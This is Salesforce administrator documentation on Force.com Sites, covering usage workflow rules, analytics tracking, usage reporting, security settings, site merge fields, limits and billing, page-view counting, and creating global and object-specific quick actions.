With workflow for sites, you can create workflow rules that trigger email alerts when certain site-related criteria are met. For example, create a rule that sends your site administrator an email alert when bandwidth usage reaches 80% of the daily bandwidth limit or when a site's status changes from the active state.

Setting up the right site usage workflow rules can help you keep your sites from exceeding rolling 24-hour limits for bandwidth and service request time, and monthly limits for page views and logins. Workflow rules that are created on the Site object are evaluated every hour for all sites within the organization, unless your criteria is limited to certain sites. Workflow rules that are created on the Organization and User License objects are evaluated every three hours.

Only email alert actions are supported for site usage workflow rules. Other workflow actions, such as field updates, tasks, and outbound messages, are not available.

To create a site usage workflow rule, create a workflow rule with the following settings:

Select Object

When selecting an object, choose one of the following:

- `Organization` (for monthly page views allowed and monthly page views used fields)
- `Site` (for site detail, daily bandwidth and request time, monthly page views allowed, and other fields)
- `User License` (for the monthly logins allowed and monthly logins used fields)

The Organization and Site objects are only available if Force.com sites is enabled for your organization. The User License object isn't dependent on sites, and is only available if you have Customer Portals or partner portals enabled for your organization.

Rule Criteria

Enter your rule criteria by doing one of the following:

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

USER PERMISSIONS

To create or change workflow rules:

- "Customize Application"

To create and edit Force.com sites:

- "Customize Application"

- Choose `criteria are met` and select the filter criteria that a site must meet to trigger the rule. For example, to trigger the rule every time the active status changes for a site within your organization, set the filter to `Site Status not equal to Active`. To add more rows or to set up Boolean conditions, click **Add Filter Logic**.
- Choose `formula evaluates to true` and enter a formula. The rule is triggered if the formula returns "True."
For example, the following formula triggers the rule when bandwidth usage reaches 80% of the daily bandwidth limit:

```
DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
```

In the next example, the formula triggers the rule when time usage reaches 80% of the daily time limit:

```
DailyRequestTimeUsed >= 0.8 * DailyRequestTimeLimit
```

Workflow actions

When adding workflow actions, click **Add Workflow Action** and choose [New Email Alert](#) or [Select Existing Action](#).

- **Tip:** To create custom email templates using Site merge fields, from Setup, enter `Email Templates` in the `Quick Find` box, then select **Email Templates**, then **New Template**. When configuring the template, use Site merge fields by selecting **Site Fields** in the `Select Field Type` drop-down list of the Available Merge Fields section.

Tracking Your Force.com Site with Google Analytics

Force.com sites provides out-of-the-box integration with Google Analytics. Use Google Analytics to track the usage of your sites and site pages, including number of visits, number of page views, average time spent on site, and more.

- **Note:** The `<site:googleAnalyticsTracking/>` component only works on pages used in a Force.com site. Sites must be enabled for your organization and the `Analytics Tracking Code` field must be populated. To get a tracking code, go to the [Google Analytics](#) website.

To track a site using Google Analytics:

1. Sign up for an account at [Google Analytics](#).
2. Add a new profile in Google Analytics and enter the domain or full URL for the site you want to track.
3. Copy the `Web Property ID` from Google's tracking status information and paste it into the `Analytics Tracking Code` field on the Site Edit page for the site you want to track. The Web property ID starts with the letters UA followed by your account and profile numbers. For example, UA-9049246-2.
4. Click **Save**.
5. To track the Visualforce pages associated with your site, enter the following tag in the site template for those pages, or in the individual pages themselves:

```
<site:googleAnalyticsTracking/>
```

Pages that don't contain the tag and aren't associated with a site template that contains the tag won't be tracked. The default site template already contains the tag, so all pages using that template will be tracked—including certain default pages.

Viewing Force.com Site History

To view the site history:

- From Setup, enter `sites` in the `Quick Find` box, then select **Sites**.
- Click the name of the site you want to view.
- View the Site History related list.

The Site History related list tracks and displays the changes made to your site. All of the following events are tracked in the site history, along with the user who made the change and the time it occurred:

Event	Description
Site Creation	Logs when each site was created.
Site Detail Changes	Changes to the following site values are logged: <ul style="list-style-type: none"> Site Label Site Name Site Description Site Contact Default Web Address Custom Web Address Active Status Active Site Home Page Inactive Site Home Page Site Template Site Robots.txt Site Favorite Icon Analytics Tracking Code Enable Feeds

Viewing 24-Hour Force.com Sites Usage History

Monitor the bandwidth and request time usage for each of your sites by viewing the usage data tracked on this related list. By closely monitoring your sites, you can avoid [exceeding your limits](#).

To view the 24-hour usage history for your site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to view.
3. View the 24-Hour Usage History related list. Usage information may be delayed by up to several minutes due to processing time.

The 24-Hour Usage History related list tracks and displays the following usage metrics for your site:

Metric	How It's Calculated
Origin Bandwidth	Bandwidth is calculated as the number of megabytes served and received from the site's origin server. The Daily Limit applies to a rolling 24-hour period.
Request Time	"Service request time" is calculated as the total server time in minutes required to generate pages for the site. The Daily Limit applies to a rolling 24-hour period.

"Origin server" refers to the Web server that hosts your site. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

For each metric, the related list displays **Current Usage**, **Daily Limit**, and the **Percent Used**.

Reporting on Force.com Sites

To keep track of your site activity and usage, take advantage of the Sites Usage Reporting managed package to analyze your monthly page views, daily bandwidth, and daily service request time so you can avoid reaching [monthly and daily limits](#) for individual sites, as well as for your organization.

To get started using Salesforce Reports and Dashboards for sites:

1. [Install the Sites Usage Reporting managed package.](#)
2. [Use packaged reports to analyze site usage.](#)
3. Optionally, [create custom reports to analyze site usage.](#)
4. [Use the Site Usage Dashboard to monitor sites.](#)

Installing the Sites Usage Reporting Managed Package

The Sites Usage Reporting managed package, available on AppExchange, contains out-of-the-box reports and a dashboard for monitoring sites usage.

To find the Sites Usage Reporting managed package, go to AppExchange and search on “sites reporting,” or go to

<http://sites.force.com/appexchange/listingDetail?listingId=a0N3000001SUEwEAO>.

Using Packaged Reports to Analyze Site Usage

The Sites Usage Reporting managed package contains the following reports for the sites in your organization. You can find these reports in the Site Usage Reports folder under All Reports in the Reports tab. You can also select **Site Usage Reports** in the **Folder** drop-down list, then click **Go**.

 **Note:** Site usage data is aggregated at midnight, GMT, so the current day's page view counts may not be accurately reflected in reports, depending on your time zone. Cache server page views may take a day or more to be reflected in reports.

USER PERMISSIONS

To install packages:

- “Download AppExchange Packages”

To run reports:

- “Run Reports”

AND

“Read” on the records included in reports

To create, edit, save, and delete reports:

- “Run Reports” and “Read” on the records included in the reports

AND

“Create and Customize Reports”

To create, edit, and delete dashboards:

- “Run Reports”

AND

“Manage Dashboards”

Report	Description
Current Period Page Views	Shows the total page views for the current period (calendar month), measured against page views allowed. Page views are broken down by site and by day. The current period limit applies to all sites within the organization.
Daily Total Bandwidth Usage	Shows the total bandwidth usage over the last 30 days, broken down by site, by day, and by origin and cache servers.
Daily Total Page Views	Shows the total page views over the last 30 days, broken down site, by day, and by origin and cache servers.
Site Daily Origin Bandwidth Usage	Shows the total origin bandwidth usage over the last 30 days, broken down by site and by day.
Site Daily Request Time Usage	Shows the total origin service request time over the last 30 days, broken down by site and by day.
Top Bandwidth Consuming Sites	Shows the sites that consumed the most bandwidth during the current period.
Top Resource Consuming Sites	Shows the sites that consumed the most service request time during the current period.
Top Sites by Page Views	Shows the sites that generated the most page views during the current period.

Creating Custom Reports to Analyze Site Usage

You can also create custom reports on sites:

1. From the Reports tab, click **New Report**.
2. For the report type, select **Administrative Reports**, then **Site Usage Reports**. You must enable sites for your organization and install the Sites Usage Reporting managed package to see the Site Usage Reports custom report type.
3. Click **Create** to create a custom report. Fields related to your sites, such as `Site Name`, `Site Status`, `Daily Bandwidth Limit`, and `Daily Request Time Limit` can all be used in your custom report.

 **Note:** When you create your own custom reports using the Site Usage Reports custom report type, be aware that the `Origin Bandwidth` column is measured in bytes, and the `Request Time` column is measured in milliseconds. Make sure you consider the difference in units when comparing these columns to the `Daily Bandwidth Limit` and `Daily Request Time Limit` columns, which are measured in megabytes and minutes, respectively.

For the out-of-the-box reports included with the managed package, bandwidth is measured in megabytes and request time is measured in minutes.

Using the Site Usage Dashboard to Monitor Sites

The Sites Usage Reporting managed package contains the Site Usage Dashboard to help you monitor the sites in your organization at a glance. The dashboard contains a component for each of the reports provided in the managed package.

To access the dashboard, from the Dashboards tab:

- Use the `View Dashboard` field.
- Or, click **Go to Dashboard List** and select **Site Usage Dashboard** from the dashboard list.

To modify the dashboard, click **Edit**. You can also create your own custom dashboard using any custom reports you may have created. Consider adding the Site Usage Dashboard as the dashboard snapshot on your home page.

SEE ALSO:

[Viewing 24-Hour Force.com Sites Usage History](#)

[Tracking Your Force.com Site with Google Analytics](#)

Force.com Sites Security

Consider the following security issues when setting up your Force.com site:

- If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login. For more information, see [Managing Force.com Site Login and Registration Settings](#).
- Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.
- To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.
- To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: `0.0.0.0` to `255.255.255.255`, `::` to `::ffff:ffff:ffff`, and `::1:0:0:0` to `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.
- Authenticated and non-authenticated users may see different error messages for certain conditions—for example, on Apex exceptions.
- Only production organizations have the valid `secure.force.com` SSL certificates to access sites using HTTPS.

Note: If a site within a sandbox (non-production) organization is accessed using HTTPS, a certificate name mismatch warning may appear.

- Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Warning:

- We recommend setting the sharing to private for the objects on which you grant "Read" access for your site. This ensures that users accessing your site can view and edit only the data related to your site.
- We also recommend securing the visibility of all list views. Set the visibility of your list views to `Visible to certain groups of users`, and specify the groups to share to. List views whose visibility is set to `Visible to all users` may be visible to public users of your site. To share a list view with public users, create a new public group for those users and

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

Force.com Sites-Related Apex Methods and Expressions

Force.com Apex Methods

Apex methods for Force.com Sites are contained in the `site` class, `cookie` class, and `urlRewriter` class. See the [Force.com Apex Code Developer's Guide](#).

Force.com Sites-Related Expressions

Force.com also provides the following expressions to use on Visualforce pages, email templates, and s-controls:

Merge Field	Description
<code>\$\$Site.Name</code>	Returns the API name of the current site.
<code>\$\$Site.Domain</code>	Returns the Force.com domain name for your organization.
<code>\$\$Site.CustomWebAddress</code>	Returns the request's custom URL if it doesn't end in <code>force.com</code> or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a <code>/</code> character. Use of <code>\$\$Site.CustomWebAddress</code> is discouraged and we recommend using <code>\$\$Site.BaseCustomUrl</code> instead.
<code>\$\$Site.OriginalUrl</code>	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns <code>null</code> .
<code>\$\$Site.CurrentSiteUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes a path prefix and always ends with a <code>/</code> character. If the current request is not a site request, then this field returns an empty string. Use of <code>\$\$Site.CurrentSiteUrl</code> is discouraged. Use <code>\$\$Site.BaseUrl</code> instead.
<code>\$\$Site.LoginEnabled</code>	Returns <code>true</code> if the current site is associated with an active login-enabled portal; otherwise returns <code>false</code> .
<code>\$\$Site.RegistrationEnabled</code>	Returns <code>true</code> if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns <code>false</code> .

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Merge Field	Description
<code>\$\$Site.IsPasswordExpired</code>	For authenticated users, returns <code>true</code> if the currently logged-in user's password is expired. For non-authenticated users, returns <code>false</code> .
<code>\$\$Site.AdminEmailAddress</code>	Returns the value of the <code>Site Contact</code> field for the current site.
<code>\$\$Site.Prefix</code>	Returns the URL path prefix of the current site. For example, if your site URL is <code>myco.force.com/partners</code> , <code>/partners</code> is the path prefix. Returns <code>null</code> if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
<code>\$\$Site.Template</code>	Returns the template name associated with the current site; returns the default template if no template has been designated.
<code>\$\$Site.ErrorMessage</code>	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.ErrorDescription</code>	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.AnalyticsTrackingCode</code>	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
<code>\$\$Site.BaseCustomUrl</code>	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a <code>/</code> character. If all the custom URLs in this site end in <code>force.com</code> , or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces <code>CustomWebAddress</code> and includes the custom URL's path prefix.
<code>\$\$Site.BaseInsecureUrl</code>	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this method returns an empty string.
<code>\$\$Site.BaseRequestUrl</code>	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this method returns an empty string.
<code>\$\$Site.BaseSecureUrl</code>	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this method returns an empty string.

Merge Field	Description
<code>!\$Site.BaseUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this field returns an empty string. This field replaces <code>!\$Site.CurrentSiteUrl</code> .
<code>!\$Site.MasterLabel</code>	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
<code>!\$Site.SiteId</code>	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
<code>!\$Site.SiteType</code>	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
<code>!\$Site.SiteTypeLabel</code>	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

 **Note:** To use these expressions, the Force.com sites feature must be enabled for your organization. You must also use them within the context of your public site; otherwise, an empty string is returned for all expressions except `!$Site.Template`, which returns the default template for the site.

SEE ALSO:

[Configuring Force.com Sites](#)

Force.com Sites Considerations

Before creating and using Force.com sites, consider the following:

Packaging

The following apply to packaging for sites:

- Sites are not packageable. However, you can package sample code, Visualforce pages, Apex classes, or components for a site using a managed package.
- You must have Force.com sites enabled to be able to install unmanaged packages that contain Visualforce pages or Apex classes that refer to a site.

Access and Authentication

You can grant “Read” and “Create” permissions on all standard objects except products, price books, and ideas; and “Read,” “Create,” “Edit,” and “Delete” on all custom objects. For additional access, you must authenticate site visitors as portal users.

Custom authentication is not supported. You can authenticate via the following:

- Customer Portals—[enable public login and registration](#)
- Partner portals—create partner users

EDITIONS

[Setting Up Force.com Sites](#)

Force.com Sites Limits and Billing

Force.com sites usage is governed by monthly and daily limits. Understanding these limits is important to the success of your sites. Salesforce provides tools to help you [reduce bandwidth consumption](#) and monitor site usage so that you can avoid exceeding these limits.

This topic contains the following sections:

- [Limits and Billing Terminology](#)
- [Sites Limits and Restrictions](#)
- [Billing and Monthly Page Views Enforcement](#)
- [What Counts as a Page View?](#)

EDITIONS

Available in: Salesforce Classic

Available in:

- Developer
- Enterprise
- Performance
- Unlimited

Limits and Billing Terminology

This section defines the terminology used for Force.com sites limits and billing:

- “Page Views” are calculated as the total number of pages served from either the site's origin server or the [cache server](#).
- “Bandwidth” is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- “Service request time” is calculated as the total server time in minutes required to generate pages for the site.
- “Rolling 24-hour period” refers to the 24 hours immediately preceding the current time.
- “Origin server” refers to the Web server that hosts your site.
- “Cache server” refers to the CDN server that serves your cached site pages.
- “Current period” refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Sites Limits and Restrictions

The following table lists the site limits for each edition:

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	25	1 GB for sandbox	30 minutes for sandbox	1,000,000
Performance Edition		40 GB for production	60 hours for production	

Make sure to consider all of the [available caching options](#) to help you avoid reaching these limits, and use the Site Usage analytics tools to monitor your sites.

Billing and Monthly Page Views Enforcement

This section describes how Salesforce enforces limits on monthly page views for sites:

- Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.
- If, in a given calendar month, your organization reaches 110% of its page view limit, Salesforce sends the site and billing administrators email notification.
- If your organization exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your organization reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.

What Counts as a Page View?

This section describes how page views are counted for sites.

A page view is a request from a non-authenticated site user to load a page associated with one of the sites within your Force.com domain or custom domain. Requests from authenticated portal users are not counted as page views.

Requests that Count as Page Views

Requests for the following *are* counted as page views:

Requests for...	Example URL
Your Force.com domain	<code>http://mycompany.force.com</code>
Your custom Web address	<code>http://mycompany.com</code>
Any page associated with your site	<code>http://mycompany.force.com/mypage</code>
Authorization Required error page	<code>http://mycompany.force.com/Unauthorized</code>
AJAX requests such as:	n/a
<ul style="list-style-type: none"> • JavaScript remoting (for example, Apex <code>RemoteAction</code>) • Visualforce <code><apex:actionFunction></code> • Visualforce <code><apex:actionPoller></code> 	

Requests that Do Not Count as Page Views

Requests for the following *are not* counted as page views:

Requests for...	Example URL
Salesforce images	<code>http://mycompany.force.com/img/force_logo_w09.gif</code>

Requests for...	Example URL
Your static resources	<code>http://mycompany.force.com/resource/1233771498000/background</code>
Robots.txt	<code>http://mycompany.force.com/robots.txt</code>
Favorite icon	<code>http://mycompany.force.com/favicon.ico</code>
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	<code>http://mycompany.force.com/BandwidthExceeded</code>
Images included with an HTML field	<code>http://mycompany.force.com/servlet/rtaImage</code>
Custom file field	<code>http://mycompany.force.com/servlet/fileField</code>

 **Note:** Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Can I use the same domain name for my Force.com Sites and my Communities?

No, you can't use the same domain name.

Force.com Sites and Communities must each use a unique domain name. If you're using a domain name for your Force.com site and you want to use it for your communities instead, contact Salesforce Support for assistance with renaming the domain.

Extending the Reach of Your Organization

Actions, Custom Buttons, and Links

Actions, Buttons, and Links

Buttons and Links

Buttons and links let users interact with Salesforce data and with external websites and services, such as search engines and online maps. Salesforce includes several standard buttons and links. You can also create custom ones.

- "Customize Application"

Actions

Actions

Actions add functionality to Salesforce. Choose from standard actions, such as create and update actions, or create actions based on your company's needs.

Create actions and add them to the Chatter publisher on the home page, on the Chatter tab, in Chatter groups, and on record detail pages. In Salesforce Classic, actions appear in the Chatter publisher. In Lightning Experience, actions appear in different areas of the user interface, depending on the action's type. In Salesforce1, actions appear in the action bar, its associated action menu, and as list-item actions.

Actions enable users to do more in Salesforce and in Salesforce1. For example, create or update records and log calls directly in the Chatter feed or from users' mobile devices.

There are several categories of actions, such as standard Chatter actions, nonstandard actions, default actions, mobile smart actions, custom actions, and productivity actions. Which actions are available in the full Salesforce site depends on whether your organization has Chatter, feed tracking, and actions in the publisher enabled. Actions in Salesforce1 don't rely on whether Chatter or actions in the publisher are enabled. For how Chatter enablement affects action visibility, see [Actions with and without Chatter](#) on page 4565.

Category	Description	Included Actions	Where They Display
Standard Chatter actions	Standard Chatter actions are included when Chatter is enabled. You can customize the order in which these actions appear, but you can't edit their properties. Standard Chatter actions require that feed tracking for objects is enabled.	Post, File, Link, Poll, Question, Thanks (Work.com), and Announcements (Groups)	Salesforce and Salesforce1 Only Post and Announcements are supported in Lightning Experience
Nonstandard actions	Nonstandard actions are actions that you create and customize yourself. The actions can be global or object-specific.		Salesforce and Salesforce1
Default actions	Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.	Depends on the object. For a list of global actions and which default actions apply to which object, see Default Actions on page 4553.	Salesforce and Salesforce1

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions

Category	Description	Included Actions	Where They Display
	Default actions are supported on account, case, contact, lead, and opportunity objects.		
Mobile smart actions	<p>Mobile smart actions are a set of preconfigured actions, just like default actions, and are supported on the same list of objects.</p> <p>Mobile smart actions appear as a single element in the page layout editor.</p> <p>In Salesforce1, the Mobile Smart Actions element expands to a set of distinct create actions that enable users to create records directly in the feed.</p>	Depends on the object. For a list of which actions the Mobile Smart Actions element expands to include for each object, see Mobile Smart Actions on page 4556.	Salesforce1
Custom actions	<p><i>Custom actions</i> are Visualforce pages or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.</p> <p>Custom actions can be global or object-specific.</p>	Custom actions that you create.	<p>Salesforce and Salesforce1</p> <p>Not supported in Chatter groups with customers</p>
Productivity actions	<p>Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions.</p> <p>Productivity actions appear on these objects.</p> <ul style="list-style-type: none"> • Account • Contact • Event • Lead • User • User Profile 	Depends on the object. The actions include Send Email, Log a Call, Map, View Website, and Read News.	Salesforce (Lightning Experience only) and Salesforce1

Within the categories of actions, you can have different types of actions, depending on their function.

- *Create actions* let users create records. They're different from the Quick Create and Create New features on the Salesforce home page, because create actions respect validation rules and field requiredness, and you can choose each action's fields.
- *Log a call actions* let users record the details of phone calls or other customer interactions. These call logs are saved as completed tasks.
- *Question actions* enable users to ask and search for questions about the records that they're working with.

- *Send email actions*, available only on cases, give users access to a simplified version of the Case Feed Email action on Salesforce1.
- *Update actions* let users make changes to a record.

For create, log-a-call, and custom actions, you can create either [object-specific actions](#) or [global actions](#). Update actions must be object-specific.

[Set Up Actions with Chatter Enabled](#)

[Actions Best Practices](#)

Enable Actions in the Chatter Publisher

Enabling actions in the publisher lets you add actions you've created to Chatter publishers on the Home page, on the Chatter tab, in Chatter groups, and on record detail pages.

By default, the Chatter publisher includes the standard actions Post, File, Link, Poll, Question, and Thanks. With the actions in the publisher setting enabled, you can include nonstandard actions in the Chatter publisher too. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

In organizations created after the Winter '14 release, actions in the publisher is enabled automatically.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Click **Edit**.
3. Select **Enable Actions in the Publisher**.
4. Click **Save**.

Note: You don't need to enable actions in the publisher in order to use them in Salesforce1 or in third-party apps. See [Actions with and without Chatter](#) for more information.

USER PERMISSIONS

To enable actions in the Chatter publisher:

- "Customize Application"

Global Actions

You can add global actions to any page that supports actions, like the Home page, the Chatter tab, and object pages. Global create actions enable users to create object records, but there's no automatic relationship between the record that's created and any other record.

You can also use global `Create a Record` actions to enable your Salesforce for Outlook users to create new records directly from the Salesforce Side Panel. For more information, see [Set Up Users to Create Records Directly from the Salesforce Side Panel](#) on page 1979.

 **Note:** Only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear on the user profile page, regardless of the actions in the User page layout.

To let users ask questions in their Chatter feed, groups, and records, add the Question action to global layouts.

Add Log a Call actions to global layouts to let users record call details from global pages, such as the Home page and the Chatter tab in the full Salesforce site, or the Feed or Groups pages in Salesforce1.

Use a Visualforce page or a canvas app to create a global custom action for tasks that don't require users to interact with or create records that have a relationship to a specific object. Canvas apps that you want to use as custom actions require Publisher as a location. Visualforce pages that you want to use as global custom actions can't use standard controllers. For example, if you want a custom action that lets users enter a street address and see a map, the local time, and the local weather. For this action, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

You can find out more about canvas apps and custom actions in the [Salesforce1 App Developer Guide](#).

 **Note:**

- Chatter groups with customers don't support global create, log a call, or custom actions and display only standard Chatter actions, such as Post, File, Link, and Poll.
- Actions to create records for an object that is the detail object in a master-detail relationship must be object-specific, not global.

Supported Objects for Create Actions

You can create global actions to let users create these kinds of records.

- Account
- Campaign
- Case
- Contact
- Contract
- Custom objects
- Event (without invitees)
- Group
- Lead
- Opportunity
- Task

[Object-Specific Actions](#)

[Actions with and without Chatter](#)

[Actions](#)

Create Global Quick Actions

You can add global actions to any page that supports actions, like the Home page, the Chatter tab, and object pages. Global create actions enable users to create object records, but there's no automatic relationship between the record that's created and any other record.

[Walk Through It: Create a Global Quick Action](#)

Add Log a Call actions to global layouts to let users record call details from global pages, such as the Home page and the Chatter tab in the full Salesforce site, or the Feed or Groups pages in Salesforce1.

Use a Visualforce page or a canvas app to create a global custom action for tasks that don't require users to interact with or create records that have a relationship to a specific object.

Note: Chatter groups with customers don't support global create, log a call, or custom actions and display only standard Chatter actions, such as Post, File, Link, and Poll.

1. From Setup, enter *Actions* in the *Quick Find* box, then select **Global Actions**.
2. Click **New Action**.
3. Select the type of action that you want to create.
4. Customize the action.
 - For a Create a Record action, select the type of object to create. If the object has more than one record type, select the one you want to use for records created through this action.
 - For a Custom Action, select a Visualforce page or canvas app to use, and then specify the height of the action window. (The width is fixed.)

5. Type a label for the action. Users see this label in the publisher menu.

Tip: If you're creating a Create a Record or Log a Call action, you can choose an option from the *Standard Label Type* list to have Salesforce generate the label. In the labels in this list that include "Record" and "Record Type," Salesforce fills in the type of object or the record type the action creates. For example, if you choose the Create New "Record" standard label on a create contact action, the generated label is Create New Contact.

6. If necessary, change the name of the action.
This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.
7. Type a description for the action.
The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."
8. Optionally, click **Change Icon** to select a different icon for the action.

USER PERMISSIONS

To create actions:

- "Customize Application"

Custom images used for action icons must be less than 1 MB in size.

9. Click **Save**.

After you create a quick action, [customize its layout](#), [add predefined values](#), and then [add the action to page layouts](#).

Tip: If you delete an action, the action is removed from all layouts it's assigned to.

SEE ALSO:

[Set Up Actions with Chatter Enabled](#)

[Create Object-Specific Quick Actions](#)

[Actions](#)

[Visualforce Pages as Object-Specific Custom Actions](#)

Object-Specific Actions

Object-specific actions let users quickly create or update records, log calls, send emails, and more, in the context of a particular object.

Object-specific actions create records that are automatically associated with related records. For example, you add an object-specific action on the Account object that creates contacts. If a user creates a contact with that action on the detail page for the Acme account, that new contact is automatically associated with Acme. Object-specific actions are only available on page layouts for that object. For example, you can add the New Group Member action only to the group publisher layout.

When a user creates a record by using an object-specific create action, a feed item for that record appears:

- In the feed for the record on which the new record was created
- As the first entry in the feed for the new record
- In the Chatter feed of the user who created the record
- In the user profile feed for the user who created the record
- In the Chatter feed of any users who follow the record on which the record was created
- In the Chatter feed of any users who, through custom triggers or auto-follow rules for new records, automatically follow the new record

Object-specific Log a Call actions let users enter notes about calls, meetings, or other interactions that are related to a specific record.

Object-specific update actions make it easy for users to edit records. You can define the fields that are available for update.

Object-specific custom actions are Visualforce pages or canvas apps that let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, use the standard contact controller to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record.

Send email actions, available only on cases, give users access to a simplified version of the Case Feed Email action on Salesforce1.

Supported Objects

When you create an object-specific action, you can choose as a target object only an event, task, or any object that has a parent-child or lookup relationship to the host object. You can create object-specific actions on these objects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

[Actions with and without Chatter](#)

[Actions](#)

Create Object-Specific Quick Actions

Object-specific actions let users create records that have automatic relationships to other records, make changes and updates to specific records, and interact with records in ways that you define.

1. From the management settings for the object for which you want to create an action, go to Buttons, Links, and Actions.
2. Click **New Action**.
3. Select the type of quick action you want to create.
4. Customize the action:
 - For a Create a Record action, select the type of object to create.
 - If the object has more than one record type, select the one you want to use for records created through this action.
